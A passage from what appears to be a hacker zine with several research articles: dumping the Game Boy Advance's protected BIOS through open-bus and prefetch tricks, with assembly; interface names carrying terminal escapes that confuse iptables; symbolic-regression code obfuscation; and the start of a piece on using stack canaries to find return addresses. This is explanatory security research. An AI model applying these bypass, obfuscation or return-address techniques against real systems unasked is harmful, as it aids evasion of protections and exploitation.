
A more recent method of dumping the GBA BIOS was developed by Vicki Pfau, who wrote an article on the mGBA blog about it,[23] making use of the fact that you can directly jump to any arbitrary address in the BIOS to jump. She also develops a black-box version of the attack that does not require knowledge of the address by deriving what it is at runtime by clever use of interrupts.

But this article is about neither of the above. This is a different method that does not utilize any software vulnerabilities in the BIOS; in fact, it requires neither knowledge of the contents of the BIOS nor execution of any BIOS code.

BIOS Protection

The BIOS ROM is a piece of read-only memory that sits at the beginning of the GBA's address space. In addition to being used for initialization, it also provides a handful of routines accessable by software interrupts. It is rather small, sitting at 16 KiB in size. Games running on the GBA are prevented from reading the BIOS and only code running from the BIOS itself can read the BIOS. Attempts to read the BIOS from elsewhere results in only the last successfully fetched BIOS opcode, so the BIOS from the game's point of view is just a repeating stream of garbage.

This naturally leads to the question: How does the BIOS ROM actually protect itself from improper access? The GBA has no memory management unit; data and prefetch aborts are not a thing that happens. Looking at how emulators implement this


00000000h
BIOS ROM (16 KiB)
00003FFFh
00004000h
Unmapped memory
01FFFFFFh
02000000h
EWRAM (256KiB)
On-board work RAM
02FFFFFFh
Mirrored
03000000h
IWRAM (32 KiB)
On-chip Work RAM
03FFFFFFh
Mirrored
04000000h
MMIO
040003FFh
04000400h
Mostly*
Unmapped Memory
04FFFFFFh
05000000h
Palette RAM
(1 KiB)
05FFFFFFh
Mirrored
06000000h
Video RAM
(96 KiB)
06FFFFFFh
Mirrored **
07000000h
Object Attribute
Memory (OAM)
(1 KiB)
07FFFFFFh
Mirrored
08000000h
Game Pak ROM
Three mirrors
with different
wait states
0DFFFFFFh
0E000000h
Game Pak SRAM
(Variable size)
Mirrored
0FFFFFFFh
10000000h
Unmapped memory
FFFFFFFFh
> Yes, we're interested in this part
} Also this part, but spoilers.
*: The I/O port 04000800h alone is mirrored through this region, repeating every 64KiB. (04xx0800h is a mirror of 04000800h.)
**: Although VRAM is 96KiB = 64KiB + 32KiB, it is mirrored across memory in blocks of 128KiB = 64Kib + 32Kib + 32Kib
The two 32 KiB blocks are mirrors of each other.
GBA Memory Map : Most memory regions are mirrored through each respective memory region, with the exception of the BIOS ROM and MMIO Gaps in the memory map are found after the BIOS ROM, MMIO, and at the end of the address space
Diagram based on information from Martin Korth
http://problemkaputt.de/gbatek.htm

does not help as most emulators look at the CPU's program counter to determine if the current instruction is within or outside of the BIOS memory region and use this to allow or disallow access respectively, but this can't possibly be how the real BIOS ROM actually determines a valid access as wiring up the PC to the BIOS ROM chip would've been prohibitively complex. Thus a simpler technique must have been used.

A normal ARM7TDMI chip exposes a number of signals to the memory system in order to access memory. A full list of them are available in the ARM7TDMI reference manual (page 3-3), but the ones that interest us at the moment are `nOPC` and `A[31:0]`. `A[31:0]` is a 32-bit value representing the address that the CPU wants to read. `nOPC` is a signal that is 0 if the CPU is reading an instruction, and is 1 if the CPU is reading data. From this, a very simple scheme for protecting the BIOS ROM could be devised: if `nOPC` is 0 and `A[31:0]` is within the BIOS memory region, unlock the BIOS. otherwise, if `nOPC` is 0 and `A[31:0]` is outside of the BIOS memory region, lock the BIOS. `nOPC` of 1 has no effect on the current lock state. This serves to protect the BIOS because the CPU only emits a `nOPC=0` signal with `A[31:0]` being an address within the BIOS only it is intending to execute instructions within the BIOS. Thus only BIOS instructions have access to the BIOS.

While the above is a guess of how the GBA actually does BIOS locking, it matches the observed behaviour.

This answers our question on how the BIOS protects itself. But it leads to another: Are there any edge-cases due to this behaviour that allow us to easily dump the BIOS? It turns out the answer to this question is yes.

`A[31:0]` falls within the BIOS when the CPU *intends to* execute code within the BIOS. This does not necessarily mean the code is actually has to be executed, but there only has to be an intent by the CPU to execute. The ARM7TDMI CPU is a pipelined processor. In order to keep the pipeline filled, the CPU accesses memory by prefetching *two instructions ahead* of the instruction it is currently executing. This results in an off-by-two error: While BIOS sits at `0x00000000` to `0x00003FFF`, instructions from two instruction widths ahead of this have access to the BIOS! This corresponds to `0xFFFFFFF8` to `0x00003FF7` when in ARM mode, and `0xFFFFFFFC` to `0x00003FFB` when in Thumb mode.

Evidently this means that if you could place instructions at memory locations just before the ROM you would have access to the BIOS with protection disabled. Unfortunately there is no RAM backing these memory locations (see GBA Memory Map). This complicates this attack somewhat, and we need to now talk about what happens with the CPU reads unmapped memory.

Executing from Unmapped Memory

When the CPU reads unmapped memory, the value it actually reads is the residual data remaining on the bus left after the previous read, that is to say it is an open-bus read.[24] This makes it simple to make it look like instructions exist at an unmapped memory location: all we need to do is somehow get it on the bus by ensuring it is the last thing to be read from or written to the bus. Since the instruction prefetcher is often the last thing to read from the bus, the value you read from the bus is often the last prefetched instruction.

One thing to note is that since the bus is 32 bits wide, we can either stuff one ARM instruction (1×32 bits) or two Thumb instructions (2×16 bits). Since the first instruction of BIOS is going to be the reset vector at `0x00000000`, we have to do a memory read followed by a return. Thus two Thumb instructions it is.

Where we jump from is also important. Each memory chip puts slightly different things on the bus when a 16-bit read is requested. A table of what each memory instruction places on the bus is shown in Figure 1.

[24] Does this reliance on the parasitic capacitance of the bus make this more of a hardware attack? Who can say.


```
Values in Memory:
| $-2  | $-1  | $    | $+1  | $+2  | $+3  |
| 0x88 | 0x99 | 0xAA | 0xBB | 0xCC | 0xDD |

Data found on bus after CPU requests 16-bit read of address $.
| Memory Region | Alignment          | Value on bus   |
| ---           | ---                | ---            |
| EWRAM         | doesn't matter     | 0xBBAABBAA     |
| IWRAM         | $ % 4 == 0         | 0x????BBAA (*) |
|               | $ % 4 == 2         | 0xBBAA???? (*) |
| Palette RAM   | doesn't matter     | 0xBBAABBAA     |
| VRAM          | doesn't matter     | 0xBBAABBAA     |
| OAM           | $ % 4 == 0         | 0xDDCCBBAA     |
|               | $ % 4 == 2         | 0xBBAA9988     |
| Game Pak ROM  | doesn't matter     | 0xBBAABBAA     |

(*) IWRAM is rather peculiar. The RAM chip writes to only half of
the bus. This means that half of the penultimate value on the bus
is still visible, here represented by ????.
```

Figure 1. Data on the Bus

Since we want two different instructions to execute, not two of the same, the above table immediately eliminates all options other than OAM and IWRAM. Of the two available options, I chose to use IWRAM. This is because OAM is accessed by the video hardware and thus is only available to the CPU during VBlank and optionally HBlank – this would unnecessarily complicate things.

All we need to do now is ensure that the penultimate memory access puts one Thumb instruction on the bus and that the prefetcher puts the other Thumb instruction on the bus, then immediately jump to the unmapped memory location `0xFFFFFFFC`. Which instruction is placed by what depends on instruction alignment. I've arbitrarily decided to put the final jump on a non-4-byte aligned address, so the first instruction is placed on the bus via a `STR` instruction and the latter is place four bytes after our jump instruction so that the prefetcher reads it. Note that the location to which the `STR` takes place does not matter at all,[25] all we're interested in is what happens to the bus.

By now you ought to see how the attack can be assembled from the ability to execute data left on the bus at any unmapped address, the ability to place two 16-bit Thumb instructions in a single 32-bit bus word, and carefully navigating the pipeline to branch to avoid unmapped instruction and to unlock the BIOS ROM.



[25] Well, if you trash an MMIO register that's your fault really.

Exploit Summary

Reading the locked BIOS ROM is performed by five steps, which together allow us to fetch one 32-bit word from the BIOS ROM.

1. We put two instructions onto the bus `ldr r0, [r0]; bx lr` (`0x47706800`). As we are starting from IWRAM, we use a store instruction as well as the prefetcher to do this.

2. We jump to the invalid memory address `0xFFFFFFFC` in Thumb mode.[26] The CPU attempts to read instructions from this address and instead reads the instructions we've put on bus.

3. Before executing the instruction at `0xFFFFFFFC`, the CPU prefetches two instructions ahead. This results in a instruction read of `0x00000000` (`0xFFFFFFFC` + 2 * 2). This unlocks the BIOS.

4. Our `ldr r0, [r0]` instruction at `0xFFFFFFFC` executes, reading the unlocked memory.

5. Our `bx lr` instruction at `0xFFFFFFFE` executes, returning to our code.

Assembly

```
1  .thumb
   .section .iwram
3  .func read_bios, read_bios
   .global read_bios
5  .type read_bios, %function
   .balign 4
7  // u32 read_bios(u32 bios_address):
   read_bios:
9    ldr r1, =0xFFFFFFFD
     ldr r2, =0x47706800
11   str r2, [r1]
     bx r1
13   bx lr
     bx lr
15 .balign 4
   .endfunc
17 .ltorg
```

Where to store the dumped BIOS is left as an exercise for the reader. One can choose to print the BIOS to the screen and painstakingly retype it in, byte by byte. An alternative and possibly more convenient method of storing the now-dumped BIOS - should one have a flashcart — could be storing it to Game Pak SRAM for later retrieval. One may also choose to write to another device over SIO,[27] which requires a receiver program (appropriately named `recver`) to be run on an attached computer.[28] As an added bonus this technique does not require a flashcart as one can load the program using the GBA's multiboot protocol over the same cable.

– — — – — — — — – — — –

This exploit's performance could be improved, as `ldr r0, [r0]` is not the most efficient instruction that can fit. `ldm` would retrieve more values per call.

Could this technique apply to the ROM from other systems, or perhaps there is some other way to abuse our two primitives: that of data remaining on the bus for unmapped addresses and that of the unexecuted instruction fetch unlocking the ROM?

Acknowledgments

Thanks to Martin Korth whose documentation of the GBA proved invaluable to its understanding. Thanks also to Vicki Pfau and to Byuu for their GBA emulators which I often reference.

[26] This appears in the assembly as a branch to `0xFFFFFFFD` because the least significant bit of the program counter controls the mode. All Thumb instructions are odd, and all ARM instructions are even.

[27] `unzip pocorgtfo16.pdf iodump.zip`

[28] `git clone https://github.com/MerryMage/gba-multiboot`

Instruction	Cycle*	PC	What's happening	A[31:0]	nOPC	Bus contents	
str r2, [r1]	1	read_bios+4	Prefetch of read_bios+8	read_bios+8	0	[read_bios+8]	read
	2	read_bios+4	Data store of 0x68006800	0xFFFFFFFD	1	0x68006800	write
bx r1	1	read_bios+8	Prefetch of read_bios+10	read_bios+10	0	0x47706800	read
	2	read_bios+8	Pipeline reload (0x6800 is read into pipeline)	0xFFFFFFFC	0	0x47706800	read
	3	read_bios+8	Pipeline reload (0x4770 is read into pipeline)	0xFFFFFFFE	0	0x47706800	read
ldr r0, [r0]	1	0xFFFFFFFC	Prefetch of 0x00000000	0x00000000	0	[0x00000000]	read
	2	0xFFFFFFFC	Data read of [r0]	r0	1	[r0]	read
bx lr	1	0xFFFFFFFE	Prefetch of 0x00000002	0x00000002	0	[0x00000002]	read
	2	0xFFFFFFFE	Pipeline reload	lr	0	[lr]	read
	3	0xFFFFFFFE	Pipeline reload	lr+2	0	[lr+2]	read
		lr					

Figure 2. Cycle Counts, Excluding Wait States

16:08 Naming Network Interfaces

by Cornelius Diekmann

There are only two hard things in Computer Science: misogyny and naming things. Sometimes they are related, though this article only digresses about the latter, namely the names of the beloved network interfaces on our Linux machines. Some neighbors stick to the boring default names, such as `lo`, `eth0`, `wlan0`, or `ens1`. But what names does the mighty kernel allow for interfaces? The Linux kernel specifies that any byte sequence which is not too long, has neither whitespace nor colons, can be pointed to by a `char*`, and does not cause problems when interpreted as filename, is okay.[29]

The church of weird machines praises this nice and clean recognition routine. The kernel is not even bothering its deferential user with character encoding; interface names are just plain bytes.

```
# ip link set eth0 name \
    $(echo -ne 'lol\x01\x02\x03\x04\x05yolo')
$ ip addr | xxd
6c6f 6c01 0203 0405 79 6f 6c6f   lol.....yolo
```

For convenience, our time-honoured terminals interpret byte sequences according to our local encoding, also featuring terminal escapes.

```
# ip link set eth0 name \
    $(echo -ne '\e[31m☃\e[0m')
```

Given a contemporary color display, the user can enjoy a happy red snowman.

For the uplink to the Internet (with capital I), I like to call my interface "+".

```
# ip link set eth1 name +
```

Having decided on fine interface names, we obviously need to protect ourselves from the evil haxXx0rs in the Internet. Yet, our happy red snowman looks innocent and we are sure that no evil will ever come from that interface.

```
# iptables -I INPUT -i + -j DROP
# iptables -A INPUT \
  -i $(echo -ne '\e[31m☃\e[0m') -j ACCEPT
```

Hitting enter, my machine is suddenly alone in the void, not even talking to my neighbors over the happy red snowman interface.

```
# iptables-save
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -j DROP
-A INPUT -i ☃ -j ACCEPT
COMMIT
```

Where did the match "`-i +`" in the first rule go? Why is it dropping all traffic, not just the traffic from the evil Internet?

The answer lies, as envisioned by the prophecy of LangSec, in a mutual misunderstanding of what an interface name is. This misunderstanding is between the Linux kernel and netfilter/iptables. iptables has almost the same understanding as the kernel, except that a "`+`" at the end of an interface's byte sequence is interpreted as a wildcard. Hence, iptables and the Linux kernel have the same understanding about "☃", "`eth0`", and "`eth+++0`", but not about "`eth+`". Ultimately, iptables interprets "`+`" as "any interface." Thus, having realized that iptables match expressions are merely Boolean predicates in conjunctive normal form, we found universal truth in "`-i +`". Since tautological subexpressions can be eliminated, "`-i +`" disappears.

But how can we match on our interface "`+`" with a vanilla iptables binary? With only the minor inconvenience of around 250 additional rules, we can match on all interfaces which are not named "`+`".

```
#!/bin/bash
iptables -N PLUS
iptables -A INPUT -j PLUS
for i in $(seq 1 255); do
  B=$(echo -ne "\x$(printf '%02x' $i)")
  if [ "$B" != '+' ] && [ "$B" != ' ' ] \
     && [ "$B" != "" ]; then
    iptables -A PLUS -i "$B+" -j RETURN
  fi
done
iptables -A PLUS -m comment \
  --comment 'only + remains' -j DROP
iptables -A INPUT \
  -i $(echo -ne '\e[31m☃\e[0m') -j ACCEPT
```

[29] See Figure 3.

```
/* dev_valid_name - check if name is okay for network device
 * @name: name string
 *
 *  Network device names need to be valid file names to allow sysfs to work.  We also
 *  disallow any kind of whitespace.
 */
bool dev_valid_name(const char *name){
        if (*name == '\0')
                return false;
        if (strlen(name) >= IFNAMSIZ)
                return false;
        if (!strcmp(name, ".") || !strcmp(name, ".."))
                return false;

        while (*name) {
                if (*name == '/' || *name == ':' || isspace(*name))
                        return false;
                name++;
        }
        return true;
}
EXPORT_SYMBOL(dev_valid_name);
```

Figure 3. `net/core/dev.c` from Linux 4.4.0.

As it turns out, iptables 1.6.0 accepts certain chars in interfaces the kernel would reject, in particular tabs, dots, colons, and slashes.

With great interface names comes great responsibility, in particular when viewing `iptables-save`. Our esteemed paranoid readers likely never print any output on their terminals directly, but always pipe it through `cat -v` to correctly display non-printable characters. But can we do any better? Can we make the firewall faster and the output of `iptables-save` safe for our terminals?

The rash reader might be inclined to opine that the heretic folks at netfilter worship the golden calf of the almighty "+" character deep within their hearts and code. But do not fall for this fallacy any further! Since the code is the window to the soul, we shall see that the fine folks at netfilter are pure in heart. The overpowering semantics of "+" exist just in userspace; the kernel is untainted and pure. Since all bytes in a `char[]` are created equal, I shall venture to banish this unholy special treatment of "+" from my userland.

```
--- iptables-1.6.0_orig/libxtables/xtables.c
+++ iptables-1.6.0/libxtables/xtables.c
@@ -532,10 +532,7 @@
   strcpy(vianame, arg);
   if (vialen == 0)
     return;
- else if (vianame[vialen - 1] == '+') {
-   memset(mask, 0xFF, vialen - 1);
-   /* Don't remove `+' here! -HW */
- } else {
+ else {
    /* Include nul-terminator in match */
    memset(mask, 0xFF, vialen + 1);
    for (i = 0; vianame[i]; i++) {
```

With the equality of chars restored, we can finally drop those packets.

```
# iptables -A INPUT -i + -j DROP
```

Happy naming and many pleasant encounters with all the naïve programs on your machine not anticipating your fine interface names.

16:09 Code Golf and Obfuscation with Genetic Algorithm Based Symbolic Regression

by JBS

Any reasonably complex piece of code is bound to have at least one lookup table (LUT) containing integer or string constants. In fact, the entire data section of an executable can be thought of as a giant lookup table indexed by address. If we had some way of obfuscating the lookup table addressing, it would be sure to frustrate reverse engineers who rely on juicy strings and static analysis.

For example, consider this C function.

```
char magic(int i) {
    return (89 ^ (((859 - (i | -53)) | ((334 + i) | (i /
           (i & -677)))) & (i - ((i * -50) | i | -47))))
           + ((-3837 << ((i | -2) ^ i)) >> 28) / ((-6925 ^
           ((35 << i) >> i)) >> (30 * (-7478 ^ ((i << i) >>
           19))));
}
```

Pretty opaque, right? But look what happens when we iterate over the function.

```
int main(int argc, char** argv) {
    for(int i=10; i<=90; i+=10) {
        printf("%c", magic(i));
    }
}
```

Lo and behold, it prints "PoC||GTFO"! Now, imagine if we could automatically generate a similarly opaque, magical function to replicate any string, lookup table, or integer mapping we wanted. Neighbors, read on to find out how.

Regression is a fundamental tool for establishing functional relationships between variables in data and makes whole fields of empirically-driven science possible. Traditionally, a target model is selected *a priori* (*e.g.*, linear, power-law, polynomial, Gaussian, or rational), the fit is performed by an appropriate linear or nonlinear method, and then its overall performance is evaluated by a measure of how well it represents the underlying data (*e.g.*, Pearson correlation coefficient).


Symbolic regression[30] is an alternative to this in which—instead of the search space simply being coefficients to a preselected function—a search is done on the space of possible functions. In this regime, instead of the user selecting model to fit, the user specifies the set of functions to search over. For example, someone who is interested in an inherently cyclical phenomenon might select C, $A+B$, $A-B$, $A \div B$, $A \times B$, $\sin(A)$, $\cos(A)$, $\exp(A)$, $\sqrt{A}$, and A^B, where C is an arbitrary constant function, A and B can either be terminal or non-terminal nodes in the expression, and all functions are real valued.

Briefly, the search for a best fit regression model becomes a genetic algorithm optimization problem: (1) the correlation of an initial model is evaluated, (2) the parse tree of the model is formed, (3) the model is then mutated with random functions in accordance with an entropy parameter, (4) these models are then evaluated, (5) crossover rules are used among the top performing models to form the next generation of models.

What happens when we use such a regression scheme to learn a function that maps one integer to another, $\mathbb{Z} \to \mathbb{Z}$? An expression, possibly more compact than a LUT, can be arrived at that bears no resemblance to the underlying data. Since no attempt is made to perform regularization, given a deep enough search, we can arrive at an expression which *exactly* fits a LUT!

– — — – — — — — – – –

Please rise and open your hymnals to 13:06, in which Evan Sultanik created a closet drama about phone keypad mappings.



He used genetic algorithms to generate a *new* mapping that utilizes the 0 and 1 buttons to minimize the potential for collisions in encoded six-digit English words. Please be seated.

[30] Michael Schmidt and Hod Lipson. Distilling free-form natural laws from experimental data. *Science*, 324(5923):81–85, 2009.

What if we want to encode a keypad mapping in an obfuscated way? Let's represent each digit according to its ASCII value and encode its keypad mapping as the value of its button times ten plus its position on the button.

Character	Decimal ASCII	Keypad Encoding
'a'	97	21
'b'	98	22
'c'	99	23
'd'	100	31
'e'	101	32
'f'	102	33
'g'	103	41
'h'	104	42
'i'	105	43
'j'	106	51
'k'	107	52
'l'	108	53
'm'	109	61
'n'	110	62
'o'	111	63
'p'	112	71
'q'	113	72
'r'	114	73
's'	115	74
't'	116	81
'u'	117	82
'v'	118	83
'w'	119	91
'x'	120	92
'y'	121	93
'z'	122	94

So, all we need to do is find a function `encode` such that for each decimal ASCII value i and its associated keypad encoding k : `encode`$(i) \mapsto k$. Using a commercial-off-the-shelf solver called Eureqa Desktop, we can find a floating point function that exactly matches the mapping with a correlation coefficient of $R = 1.0$.

```
int encode(int i) {
    return 0.020866*i*i+9*fmod(fmod(121.113,i),0.7617)-
           162.5-1.965e-9*i*i*i*i*i;
}
```

So, for any lower-case character c, `encode`$(c) \div 10$ is the button number containing c, and `encode`(c) % 10 is its position on the button.

In the remainder of this article, we propose selecting the following *integer* operations for fitting discrete integer functions C, $A + B$, $A - B$, $-A$, $A \div B$, $A \times B$, $A \hat{} B$, $A \& B$, $A|B$, $A << B$, $A >> B$, $A\%B$, and $(A > B)?A : B$, where the standard C99 definitions of those operators are used. With the ability to create functions that fit integers to other integers using integer operations, expressions can be found that replace LUTs. This can either serve to make code shorter or needlessly complicated, depending on how the optimization is done and which final algebraic simplifications are applied.

While there are readily available codes to do symbolic regression, including commercial codes like Eureqa, they only perform floating point evaluation with floating point values. To remedy this tragic deficiency, we modified an open source symbolic regression package written by Yurii Lahodiuk.[31] The evaluation of the existing functions were converted to integer arithmetic; additional functions were added; print statements were reformatted to make them valid C; the probability of generating a non-terminal state was increased to perform deeper searches; and search resets were added once the algorithm performed 100 iterations with no improvement of the convergence. This modified code is available in the feelies.[32]

The result is that we can encode the phone keypad mapping in the following relatively succinct—albeit deeply unintuitive—integer function.

```
int64_t encode(int64_t i) {
    return ((((-7|2*i)^(i-61))/-48)^(((345/i)<<321)+
           (-265%i)))+((3+i/-516)^(i+(-448/(i-62))));
}
```

This function encodes the LUT using only integer constants and the integer functions $*$, $/$, $<<$, $+$, $-$, $|$, $\oplus$, and %. It should also be noted that this code uses the left bit-shift operator well past the bit size of the datatype. Since this is an undefined behavior and system dependent on the integer ALU's implementation, the code works with no optimization, but produces incorrect results when compiled with `gcc` and `-O3`; the large constant becomes 31 when one inspects the resulting assembly code. Therefore, the solution is not only customized for a given data set; it is customized for the CPU and compiler optimization level.

While this method presents a novel way of obfuscating codes, it is a cautionary tale on how susceptible this method is to over-fitting in the absence of regularization and model validation. Penalizing overly complicated models, as the Eureqa solver did, is no substitute. Don't rely exclusively on symbolic regression for finding general models of physical phenomenon, especially from a limited number of observations!

[31] `git clone https://github.com/lagodiuk/genetic-programming`
[32] `unzip pocorgtfo16.pdf SymbolicRegression/*`

16:10 Locating Return Addresses via High Entropy Stack Canaries

by Matt Davis

Introduction

The following article describes a technique that can be used to identify a function return address within an opaque memory space. Stack canaries of maximum entropy can be used to locate stack information, thus repurposing a security mechanism as a tool for learning about the memory space. Of course, once a return address is located, it can be overwritten to allow for the execution of malicious code. This return address identification technique can be used to compromise the stack environment in a multi-threaded Linux environment. While the operating system and compiler are mere specificities, the logic discussed here can be considered for other executing environments. This all assumes that a process is allowed to inspect the memory of either itself or of another process.

Canaries and Stacks

Stack canaries are a mechanism for detecting a corrupted stack, specifically malware that relies on stack overflows to exploit a function's return address. Much like the oxygen-breathing avian in a coalmine, which acts as a primitive toxic-gas detector, the analogous stack canary is a digital species that will be destroyed upon stack corruption/compromise. Thus, a canary is a known value that is placed onto the stack prior to function execution. Upon function exit, that value is validated to ensure that it was not overwritten or corrupted during the execution of the function. If the canary is not the original value, then the validation routine can prematurely terminate the application, to protect the system from executing potential malware or operating on corrupted data.

As it turns out, for security purposes, it is ideal to have a canary that cannot be predicted beforehand. If such were not the case, then a crafty malware author could take control of the stack and patch the expected value over-top of where the canary lives. One solution to avoid this compromise is for the underlying system's random number generator (`/dev/urandom`) to be used for generating canary values. That is arguably a better solution to using hard-coded canaries; however, one can compromise a stack by using a randomly generated canary as a beacon for locating stack data, importantly return addresses. Before the technique is discussed, the idea of stacks living in dynamically allocated memory space must be visited.

POSIX threads and split-stack runtimes (think Go-lang) allocate threads and their corresponding stack regions dynamically, as a blob of memory marked as read/write. To understand why this is, one must first realize that threads are created at runtime, and thus it is undecidable for a compiler to know the number of threads a program might require.

Split-stacks are dynamically allocated thread-stacks. A split-stack is like a traditional POSIX thread stack, but instead of being a predetermined size, the stack is allowed to grow dynamically at runtime. Upon function entry, the thread will first determine if it has enough stack space to contain the stack contents of the to-be-executed function (prologue check). If the thread's stack space is not large enough, then a new stack is allocated, the function parameters are copied to the newly allocated space, and then the stack pointer register is updated to point to this new stack. These dynamically allocated stacks can still utilize the security implied by a stack canary. To illustrate the advantage of a split-stack, the default POSIX thread size on my box (created whenever a program calls '`pthread_create`') is hard-coded to 8MB. If for some reason a thread requires more than 8MB, the program can crash. As you can see, 8MB is a rather gross guess, and not quite scalable. With GCC's `-fsplit-stack` flag, threads can be created tiny and grow as necessary.

